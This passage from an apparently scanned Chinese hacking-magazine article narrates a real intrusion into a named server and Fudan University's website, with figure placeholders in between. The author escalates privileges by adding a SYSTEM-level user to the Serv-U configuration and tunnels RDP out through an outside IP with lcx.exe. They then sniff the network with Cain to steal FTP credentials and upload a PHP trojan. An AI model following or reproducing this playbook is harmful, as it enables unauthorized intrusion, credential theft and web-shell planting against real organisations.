


图11




图12

木马或者SU提权木马发现都不能执行lcx.exe，所以我决定通过修改Serv-U的配置文件来添加一个具有system权限的FTP用户，再登录上去进行端口转发。就是修改C:\Program Files\Serv-U\ServUDaemon.ini这个文件的内容了。如何修改就不废话了，有兴趣的话大家可以去了解一下Serv－U配置文件的存放规则，了解之后再修改起来就得心应手的了。我添加了一个用户名为hackest，拥有system权限的FTP用户。要是配置文件没有权限修改的话，可以使用SU提权木马执行cacls.exe修改文件属性为everyone完全控制就可以修改了，不过cacls.exe需要系统文件格式为NTFS才可以使用。在CMD下登录FTP上去，执行**C:\Documents and Settings\All Users\Documents\lcx.exe –slave**

219.129.213.252 51 127.0.0.1 3389，然后在本机上执行lcx.exe -listen 51 2007，然后再连接本机的2007端口就可以登录远程服务器了，如图13。到此我已经成功控制了61.129.42.42这台服务器。接下来就是安装cain进行嗅探了，关于cain的使用，大家可以参考前几期X上的文章。




图13

在61.129.42.42上执行“ipconfig /all”命令得知默认网关为61.129.42.1，如图14。复旦大学主站的IP为61.129.42.5。设置好cain就可以开始嗅探攻击了。由于刚开始的那几天是五一假期，嗅了两天也一无所获，N天后终于有进展了；wyzhack告诉我说已经成功嗅探到了复旦大学主站的FTP用户名和密码了，如图15。有了FTP密码就等于有了一切，利用FTP直接上传了一个PHP木马，进去参观一下，如图16。




图14




图15


